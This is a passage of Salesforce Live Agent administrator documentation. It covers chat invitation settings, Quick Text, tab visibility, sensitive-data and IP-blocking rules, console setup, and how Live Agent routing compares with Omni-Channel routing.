`Auto Greeting`	Sets a customized greeting message that the customer receives automatically when an agent accepts the customer's chat request from an invitation. Optionally, use merge fields to customize the information in your greeting by using the Available Merge Fields tool. For example, you can personalize the chat experience by using merge fields to include the customer's name in the greeting. Note: If you specify an automatic greeting message in your Live Agent configuration and in an invitation, the message that's associated with your invitation will override the message that's associated with your configuration.

Routing Information

Specify how this invitation routes chats to the best-fit agent.

Setting	What It Does
`Routing Type`	Determines how incoming chat requests that originate from the invitation are routed to agents with the appropriate skills.
`Skills`	Associates skills with the invitation. Incoming chat requests that originate from the invitation are routed to agents with ALL the skills that you specify.
`Queue`	Selects the queue for this invitation.
`Enable Queue`	Indicates that queuing is enabled, allowing incoming chat requests to wait in a queue until an agent with the appropriate skills is available to accept the chat.
`Queue Size Per Agent`	Determines the queue's capacity to hold chat requests per available agent. For Live Agent routing or when chats have a size of 1, this is the number of chats allowed to queue for each agent.
`Overall Queue Size`	Determines the queue's capacity to hold chat requests. For Live Agent routing or when chats have a size of 1, this is the maximum number of chats allowed to queue.

Invitation Animation

Customize your invitation's animations to determine how the animation will appear to customers.

Setting	What It Does
`Display Time`	Determines how long the invitation will be displayed to customers before it disappears.
`Allow invitation to be triggered again after accepting`	Indicates whether the invitation can be sent to the customer again after the customer has accepted a previous invitation.
`Allow invitation to be triggered again after rejecting`	Indicates whether the invitation can be sent to the customer again after the customer has rejected a previous invitation.
`Animation`	Determines the type of animation for your invitation. Depending on which animation you choose, you'll be prompted to select the positions where the invitation will appear on-screen to customers. Note: Animations won't render for agents using Internet Explorer versions 9 and below.

Invitation Customization

You can optionally customize your invitation with custom images by associating your deployment with a Force.com site and its static resources.

Setting	What It Does
`Site for Resources`	Determines the Force.com site that's associated with the invitation. By associating your invitation with a Force.com site, you can customize the invitation with branding images. Store your branding images as static resources with your Force.com site.
`Invitation Image`	Sets the custom button graphic that appears for this invitation.
`Custom Chat Page`	Replaces the standard Live Agent chat window with a custom chat window page that you've developed. Use this option only to use a chat window other than the default chat window that Live Agent provides.
`Pre-Chat Form Page`	Directs Live Agent to the Force.com page that hosts your customized pre-chat form that customers see before they begin a chat with an agent.
`Pre-Chat Form URL`	Directs Live Agent to the URL of the Web page that hosts your pre-chat form.
`Post-Chat Page`	Directs Live Agent to your customized post-chat page that customers see after they complete a chat.
`Post-Chat Page URL`	Directs Live Agent to the URL of the Web page that hosts your post-chat page.

Sending Rule

Create sending rules for your invitation to determine when to trigger and send the invitation to customers. You can include multiple criteria in your sending rule. Additionally, if your sending rule requires more complicated logic, you can apply Boolean operators to your sending rule.

Setting	What It Does
`Criteria`	Sets the criteria to be evaluated by the sending rule. For example, you can create a rule that sends the invitation based on how many seconds a customer has been viewing a Web page.
`Operator`	Sets the operator to evaluate your criteria. For example, you can create a rule that sends the invitation when a customer has been on a page for more than a specified number of seconds.
`Value`	Sets the value to evaluate the formula against. For example, you can create a rule that sends the invitation when a customer has been on a page for more than 30 seconds.

Pre-Chat Forms and Post-Chat Pages

Pre-chat forms and post-chat pages in Live Agent enable you to exchange information with customers who contact your company through chat.

Pre-chat forms and post-chat pages offer a standardized way of collecting information from customers who contact your company through chat. These forms and pages also offer a standardized way of sharing information with customers after their chat sessions are finished. In addition, by using these forms and pages, you can customize the chat experience for your users.

By using pre-chat forms, you can collect information from a customer, such as a name or a description of a problem, after the customer requests to chat with an agent. This information can help direct chat requests efficiently and can reduce the amount of time that agents need to spend collecting information before beginning a chat session. You can also use this information to customize a customer's experience while the customer chats with an agent, such as including the customer's first name in the chat window.

By using post-chat pages, you can share information with customers at the end of a chat session. For example, you can direct your customers to another Web page after they complete a chat with an agent, and you can forward them to a survey about their chat experience.

You have to create pre-chat forms and post-chat pages programmatically, using Live Agent's APIs. For information on creating customized pre-chat forms and post-chat pages, see the *Live Agent Developer's Guide* (English only).

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Create Quick Text Messages

Quick Text messages enable agents to include standardized notes with case updates and to send common responses to customers without having to type the responses each time. Create custom messages for your agents to use when they email and chat with customers.

1. Click the **Quick Text** tab.
2. Click **New**.
3. If you have more than one Quick Text record type, select a record type for the new message, and then click **Continue**.
4. Type a message name.
5. Type the message.

   It can include line breaks, lists, and special characters and can be up to 4,096 characters.
6. Click **Available Merge Fields** to display the merge field selector.
7. Select the channels in which you want the message to be available.

   Depending on which features are enabled in your organization, these channels might be available.

   - `Email`—the Case Feed Email action
   - `Live Agent`— Live Agent in the Salesforce console
   - `Portal`—a community or a customer portal
   - `Phone`—the Case Feed Log a Call action
   - `Internal`—the Case Feed Change Status action
8. Select a category.
9. Optionally, select a subcategory.
10. Click **Save**.

Tip: Click **Test and Verify Merge Fields** to view a sample of the quick text, populated with data from records that you choose.

EDITIONS

Available in: Salesforce Classic

Available in: **Group**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To create Quick Text messages:

- "Create," "Read," "Edit," and "Delete" on Quick Text

SEE ALSO:

Set Up Quick Text

Set Visibility for Live Agent Users

Choose how your Live Agent users can view the Supervisor Tab and Live Agent Sessions using Profiles and Permission Sets.

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Set Visibility for the Supervisor Tab through Profiles

The Live Agent supervisor panel is your supervisors' one-stop shop for finding information about their organizations' chat buttons and chat agents. Make the Live Agent supervisor tab visible to users who are assigned to specified profiles.

Set Visibility for the Live Agent Sessions Tab through Permission Sets

Session records store information about your agents' and customers' interactions online, such as how many chat requests were processed, how long agents spent online, or how long agents were actively engaged in chats with customers. Make the Live Agent sessions tab visible to users who are assigned to specified permission sets.

Set Visibility for the Live Agent Sessions Tab through Profiles

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USER PERMISSIONS

To set tab visibility for Live Agent features:

- "Manage Profiles and Permission Sets"

1. From Setup, enter *Profiles* in the Quick Find box, then select **Profiles**.
2. Click **Edit** next to the profile that you want to give access to the supervisor tab.
3. Set the visibility of the Live Agent supervisor tab to Default On.
4. Click **Save**.

After you give your users permission to access the Live Agent supervisor tab, set up access to the Live Agent supervisor panel in the Salesforce console.

Set Visibility for the Live Agent Sessions Tab through Permission Sets

Session records store information about your agents' and customers' interactions online, such as how many chat requests were processed, how long agents spent online, or how long agents were actively engaged in chats with customers. Make the Live Agent sessions tab visible to users who are assigned to specified permission sets.

Alternatively, you can give users access to the Live Agent sessions tab through profiles.

1. From Setup, enter *Permission Sets* in the Quick Find box, then select **Permission Sets**.
2. Click the name of a permission set, or create a permission set.
3. Click **Object Settings**.
4. Click **Live Agent Sessions**.
5. Click **Edit**.
6. In Tab Settings, select Available and Visible.
7. Click **Save**.

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USER PERMISSIONS

To set tab visibility for Live Agent features:

- "Manage Profiles and Permission Sets"

Set Visibility for the Live Agent Sessions Tab through Profiles

Session records store information about your agents' and customers' interactions online, such as how many chat requests were processed, how long agents spent online, or how long agents were actively engaged in chats with customers. Make the Live Agent sessions tab visible to users who are assigned to specified profiles.

Alternatively, you can give users access to the Live Agent sessions tab through permission sets.

1. From Setup, enter *Profiles* in the Quick Find box, then select **Profiles**.
2. Select a support agent profile.
3. Click **Edit**.
4. Set the visibility of the Live Agent sessions tab to Default On.
5. Click **Save**.

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USER PERMISSIONS

To set tab visibility for Live Agent sessions:

- "Manage Profiles and Permission Sets"

Set Privacy Options for Live Agent Users

Protect your agents and the customers they assist by blocking sensitive data and unwanted visitors.

Block Sensitive Data in Chats

Sensitive data rules let you block specific patterns, such as credit card, Social Security, phone and account numbers, or even profanity. You can choose to remove the text or replace it with your preferred characters.

Let Your Agents Block Visitors by IP Address

Help your agents avoid troublesome customers by blocking chats from specified IP addresses.

Create an IP Blocking Rule to Block Chat Visitors

Help your agents avoid troublesome customers by blocking chats from specified IP addresses.

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Block Sensitive Data in Chats

Sensitive data rules let you block specific patterns, such as credit card, Social Security, phone and account numbers, or even profanity. You can choose to remove the text or replace it with your preferred characters.

1. In Setup, enter *Sensitive Data* in the Quick Find box, then select **Sensitive Data Rules**.
2. Click **New**.
3. Write each pattern as a JavaScript regular expression (regex), and choose your preferred settings. The regex is case-sensitive.
4. Click **Test Your Pattern**.
5. Enter some text in the format of the data you want to block, such as 123-45-6789 for a Social Security number.
6. Preview your results to ensure that the rule is working correctly.
7. Select the roles for which you want to enforce this rule.
8. Click **Save**.

You can block the text from agents, supervisors, customers, or all of these. When a rule is triggered, it logs one or more of these chat transcript events:

- Sensitive data blocked (Agent)
- Sensitive data blocked (Supervisor)
- Sensitive data blocked (Visitor)

Note: Sensitive data is visible while someone's typing, but it is masked when the person sends it. So if you want to mask customer information from agents, we recommend disabling Agent Sneak Peek (under **Setup** > **Customize** > **Live Agent** > **Live Agent Configurations**).

Sensitive data rules apply to the auto-greeting and any quick text that you have enabled. They don't apply to the agent name or other standard text in the chat window.

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USER PERMISSIONS

To create sensitive data rules:

- "Customize Application"

Let Your Agents Block Visitors by IP Address

Help your agents avoid troublesome customers by blocking chats from specified IP addresses.

You can enable your agents to block chat requests from specified IP addresses while they work in the console. For example, if a customer is using abusive language or sending spam messages, the agent can block that user from starting a new chat.

An agent action blocks chats from an individual IP address.

Blocked visitors will see a message indicating that chat isn't available.

If a customer attempts to request a chat from a blocked IP address, the chat won't enter a queue, nor will it be routed to agents. In addition, you can modify or delete blocking rules.

1. In Setup, enter *Live Agent Configurations* in the Quick Find box, then select **Live Agent Configurations**.
2. Click **Edit** next to the configuration that you want to modify.
3. Under **Basic Information**, select **Visitor Blocking Enabled**.
4. Click **Save**.

As a Salesforce admin, you can also block individual IP addresses. Or, if your Salesforce org is receiving spam chats from a particular region, you can block entire IP ranges. See Create an IP Blocking Rule for more information.

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USER PERMISSIONS

To chat with visitors in Live Agent in the Salesforce console:

- Live Agent is enabled, set up, and included in a Salesforce console app

Create an IP Blocking Rule to Block Chat Visitors

Help your agents avoid troublesome customers by blocking chats from specified IP addresses.

You can block chat requests from specified IP addresses. For example, if a customer is using abusive language or sending spam messages, you can block that user from starting a new chat. If your Salesforce org is receiving spam chats from a particular region, you can block entire ranges of IP addresses.

Blocked visitors will see a message indicating that chat isn't available.

If a customer attempts to request a chat from a blocked IP address, the chat won't enter a queue, nor will it be routed to agents. In addition, you can modify or delete blocking rules.

1. In Setup, enter *Block Visitors* in the Quick Find box, then select **Block Visitors**. For guidelines on entering valid IP ranges, see Set Trusted IP Ranges for Your Organization.
2. Click **New** and fill in the parameters of your Blocking Rule.
3. Click **Save**.

You can also enable your agents to block chat requests from specified IP addresses while they work in the console. See Let Your Agents Block Visitors by IP Address for more information.

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USER PERMISSIONS

To chat with visitors in Live Agent in the Salesforce console:

- Live Agent is enabled, set up, and included in a Salesforce console app

Set Up Live Agent in the Salesforce Console

After you set up and customize your basic Live Agent implementation, add it to the Salesforce console so that your agents and supervisors can start using chat to assist customers. Additionally, you can set up some other features in the Salesforce console to create an even more robust chat experience for your agents and your customers.

Add Live Agent to the Salesforce Console in Salesforce Classic

Adding Live Agent to the Salesforce console enables agents and supervisors to chat with customers and access other customer service tools in one place.

Set Up Chat Answers from Knowledge Articles

If your organization uses Salesforce Knowledge, you can enable your agents to answer customer questions by using information from your knowledge base. Set up chat answers on articles so that agents can search for articles from Live Agent in the Salesforce console and include the information in chats.

Add the Supervisor Panel to the Salesforce Console

Add the supervisor panel to the Salesforce to make your support supervisors' work easier. That way, supervisors can access information about their agents without having to switch between workspaces.

Add a Console Sidebar Lookup Component for Chats Routed with Omni-Channel

Provide agents with a sidebar lookup component in their Salesforce console so they can quickly look up or create associated records for chats. This component is only for chats using Omni-Channel routing (Beta).

EDITIONS

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USER PERMISSIONS

To set up Live Agent:

- "Customize Application"

To create user profiles or permission sets:

- "Manage Profiles and Permission Sets"

Add Live Agent to the Salesforce Console in Salesforce Classic

Adding Live Agent to the Salesforce console enables agents and supervisors to chat with customers and access other customer service tools in one place.

Before you add Live Agent to a Salesforce console app, you need to create a Salesforce console app if you don't have one set up.

After you set up Live Agent, add it to a Salesforce console app. After Live Agent is set up in the console, your agents can interact with chat customers. With the Salesforce console, your agents and supervisors can access Live Agent and other Service Cloud products in one place to provide customers fast and efficient customer service.

1. From Setup, enter *Apps* in the `Quick Find` box, then select **Apps**.
2. Click **Edit** next to the name of the Salesforce console app in which you want to set up Live Agent.
3. Select `Include Live Agent in this App`.
4. Choose the records or pages that you want to open as subtabs of chat sessions in the chat workspace.
5. Optionally, if your Salesforce org has Knowledge enabled, select `Include Suggested Articles from Knowledge in Live Agent` to display the Knowledge One widget in the chat workspace.
6. Click **Save**.

You can run multiple Salesforce apps at the same time. However, if you log in to another Salesforce app while you're logged in to a Salesforce console app, you can't accept new chat requests.

SEE ALSO:

- Use Live Agent in the Salesforce Console in Salesforce Classic
- Console Configurable Features in Salesforce Classic

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Live Agent is available for an additional cost in: **Enterprise** and **Unlimited** Editions

USER PERMISSIONS

To add Live Agent to the Salesforce console:

- "Customize Application"

Set Up Chat Answers from Knowledge Articles

If your organization uses Salesforce Knowledge, you can enable your agents to answer customer questions by using information from your knowledge base. Set up chat answers on articles so that agents can search for articles from Live Agent in the Salesforce console and include the information in chats.

To give support agents the ability to include information from Knowledge articles in chat sessions by using the Knowledge One widget, you need to add a custom field that's called "Chat Answer" to article types. This field stores information from the article that's appropriate to share with customers during a live chat. Using this field can be helpful for articles that are too long for an agent to include easily in a response.

Create the custom field as a Text, Text Area, or Text Area (Long). The Rich Text Field option is not supported. You need to add this custom field to each article type that contains information that you want operators to access from the Knowledge One widget.

1. From Setup, enter *Knowledge Article Types* in the Quick Find box, then select **Knowledge Article Types**.
2. Create or edit an article type.
3. Click **New** in the Fields related list.
4. Select Text, Text Area, or Text Area (Long).

   Don't select Text Area (Rich).
5. Click **Next**.
6. Enter *Chat Answer* in Field Label.

   Make sure that Field Name is populated automatically with Chat_Answer. (You can use a different name for the Field Label.)
7. Click **Next**.
8. Specify security settings, and then click **Next**.

   Make the Chat Answer field visible to authors, editors, and live chat agents. Hide it from portal users or other users who don't need access to it.
9. Select Yes, add this custom field to the layout, and then click **Save**.

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USER PERMISSIONS

To set up the Knowledge One widget:

- "Customize Application"

  AND

  "Manage Knowledge"

Add the Supervisor Panel to the Salesforce Console

Add the supervisor panel to the Salesforce to make your support supervisors' work easier. That way, supervisors can access information about their agents without having to switch between workspaces.

1. In Setup, enter *Apps* in the Quick Find box, then select **Apps**.
2. Click **Edit** next to the Salesforce console app that you want to add the supervisor panel to.
3. In the Choose Navigation Tab Items section, add Live Agent Supervisor to the Selected Items list.
4. Click **Save**.

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USER PERMISSIONS

To set up Live Agent and manage apps:

- "Customize Application"

Add a Console Sidebar Lookup Component for Chats Routed with Omni-Channel

Provide agents with a sidebar lookup component in their Salesforce console so they can quickly look up or create associated records for chats. This component is only for chats using Omni-Channel routing (Beta).

Before you add a sidebar component to the Salesforce console app, you need:

- A Salesforce console app with Live Agent and Omni-Channel added to it.
- At least one chat button that uses the routing option **Omni**.
- Edit access for Live Chat Transcript granted to agents handling chats routed through Omni-Channel.

1. From Setup, enter *Live Agent* in the Quick Find box, then select **Live Chat Transcripts** > **Page Layouts**.
2. Click **Edit** next to the Live Chat Transcript (In Progress) Page Layout.
3. Click **Custom Console Components**.

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




4. Under Primary Tab Components, adjust your objects and other settings. Don't move the component to the left sidebar, as chats appear on the left side.




5. Click **Save**.

Agents can now link and unlink records using the sidebar component.

Sidebar Lookup Component with No Linked Records



Sidebar Lookup Component with Linked Contact Record



Use Omni-Channel with Your Existing Live Agent Implementation

Are you loving Live Agent and want to add Omni-Channel to the mix? Here's what changes for you and your organization (and not for your agents!).

So, you've decided to take your customer service to the next level by using Live Agent and Omni-Channel in tandem. That's great! Once everything's set up, you'll find that the two work together in perfect harmony.

Live Agent is powered by Live Agent Configurations, which control the behaviors and settings that are available to Live Agent users. Similarly, Omni-Channel uses Presence Configurations to control the behaviors and settings that are available to Omni-Channel users. You can integrate Live Agent with Omni-Channel so chats are routed just like other work items, and you can even use Omni-Channel routing for your chats. Whichever way you use Omni-Channel with Live Agent, your agents are then able to accept or reject chat requests right from the Omni-Channel widget.

When you integrate Live Agent and Omni-Channel, your Live Agent users also become Omni-Channel users, so your chat agents need to be associated with both a Live Agent Configuration and a Presence Configuration. Luckily, Salesforce does some of the heavy lifting for you when you enable Omni-Channel with your current Live Agent implementation.

For each Live Agent Configuration that you already have in your org, Salesforce:

- Creates a corresponding Presence Configuration for each of your Live Agent Configurations
- Sets the chat capacity for each Presence Configuration to what's set in its corresponding Live Agent Configuration
- Assigns your chat agents to the new corresponding Presence Configurations

If you have Live Agent enabled but don't have an implementation, when you enable Omni-Channel, Salesforce creates a Live Agent Service Channel.

Salesforce does all this automatically so there's no disruption to your agents' workflow. They can start accepting chats through the Omni-Channel widget in the console. The only difference they see is that they now use the Omni-Channel widget in the console to set their status and accept chat notifications. They may also see a change in their status options, as Omni-Channel Presence Statuses are configurable.

EDITIONS

Available in: Salesforce Classic

Omni-Channel is available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

EDITIONS

Available in: Salesforce Classic

Live Agent is available in: **Performance** Editions and in **Developer** Edition orgs that were created after June 14, 2012

Live Agent is available in: **Unlimited** Edition with the Service Cloud

Live Agent is available for an additional cost in: **Enterprise** and **Unlimited** Editions

Compare Live Agent and Omni-Channel Routing for Chats

See the benefits and limitations of using Omni-Channel routing for chats (beta) or keeping Live Agent routing for chats.

Compare Live Agent and Omni-Channel Routing for Chats

See the benefits and limitations of using Omni-Channel routing for chats (beta) or keeping Live Agent routing for chats.

There's a lot to keep in mind as you decide whether to try Omni-Channel routing for chats (beta). Omni-Channel routing for chats is enabled when you enable Live Agent for the first time, or when you create a chat button that uses the routing option **Omni**.

Let's compare the two routing model options when using Live Agent and Omni-Channel together.

Live Agent Routing	Omni-Channel Routing
Agents use the Omni-Channel widget to handle their work.	Agents use the Omni-Channel widget to handle their work.
Agents use Omni-Channel Presence, including its configurable statuses.	Agents use Omni-Channel Presence, including its configurable statuses.
Use Omni-Channel sound notifications in the Presence Configuration for chats.	Use Omni-Channel sound notifications in the Presence Configuration for chats.
Agent capacity is set and consumed by Omni-Channel.	Agent capacity is set and consumed by Omni-Channel.
Chats are routed to agents using Skills.	Chats are routed to agents using Omni-Channel queues.
Chats can't be prioritized with Omni-Channel work, or relative to each other. Un-routed Omni-Channel items are always routed ahead of chats.	Chats are prioritized with Omni-Channel work, and can be prioritized relative to each other using queues.
Chats always have the size 1.	Chat size is configurable by queue.
Chat supervisors use the Live Agent Supervisor Panel to observe chats and assist agents with their chats.	Chat supervisors use Omni-Channel Supervisor to see agent activity and real-time data.
Reports and data for chats are separate from Omni-Channel data.	Chat data is included in Agent Work reports in addition to Live Agent reports.
The Live Chat Transcript is created when the chat ends.	The Live Chat Transcript is created when the chat is requested.
You can customize the Live Chat Transcript page layout for Ended chats.	You can customize the Live Chat Transcript page layout for Waiting, In Progress, and Ended chats.
Live Chat Transcripts aren't created for missed chats, so your reports don't include missed chats.	Live Chat Transcripts are created for missed chats, so your reports include missed chats.
Agents associate records with the chat transcript only after the chat has ended.	Agents can associate records with the chat transcript during the chat. They have the option to do this on the chat transcript itself or use a console sidebar lookup component.

EDITIONS

Available in: Salesforce Classic

Omni-Channel is available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

EDITIONS

Available in: Salesforce Classic

Live Agent is available in: **Performance** Editions and in **Developer** Edition orgs that were created after June 14, 2012

Live Agent is available in: **Unlimited** Edition with the Service Cloud

Live Agent is available for an additional cost in: **Enterprise** and **Unlimited** Editions

Live Agent Routing	Omni-Channel Routing
Uses the Console Integration Toolkit Methods for Live Agent.	Uses the Console Integration Toolkit Methods for Omni-Channel.

However, there are a few limitations to using Omni-Channel routing for chats:

- You can't transfer a chat from a button using Live Agent routing to a button using Omni-Channel routing.
- You can't use direct-to-agent routing with chats routed by Omni-Channel.
- You can't use chat conferencing with chats routed by Omni-Channel.
- Queues with multiple object types can cause problems when using Omni-Channel routing for chats. We recommend creating a queue for each object type, such as Chats, Cases, and Leads, instead of setting queues to handle multiple object types.
- Chats routed with Omni-Channel can't use supervisor whisper messages and assistance flags with Omni-Channel Supervisor.
- When an agent uses "Transfer to Agent" for a chat routed with Omni-Channel and the receiving agent has an admin profile, the agent who initiated the transfer can lose visibility of the chat transcript until the receiving agent accepts the chat request. This is because Omni-Channel changes ownership of the chat transcript when the transfer is initiated, before the chat is accepted by the next agent.

Adding Snap-ins Chat to Your Website

Snap-ins Chat

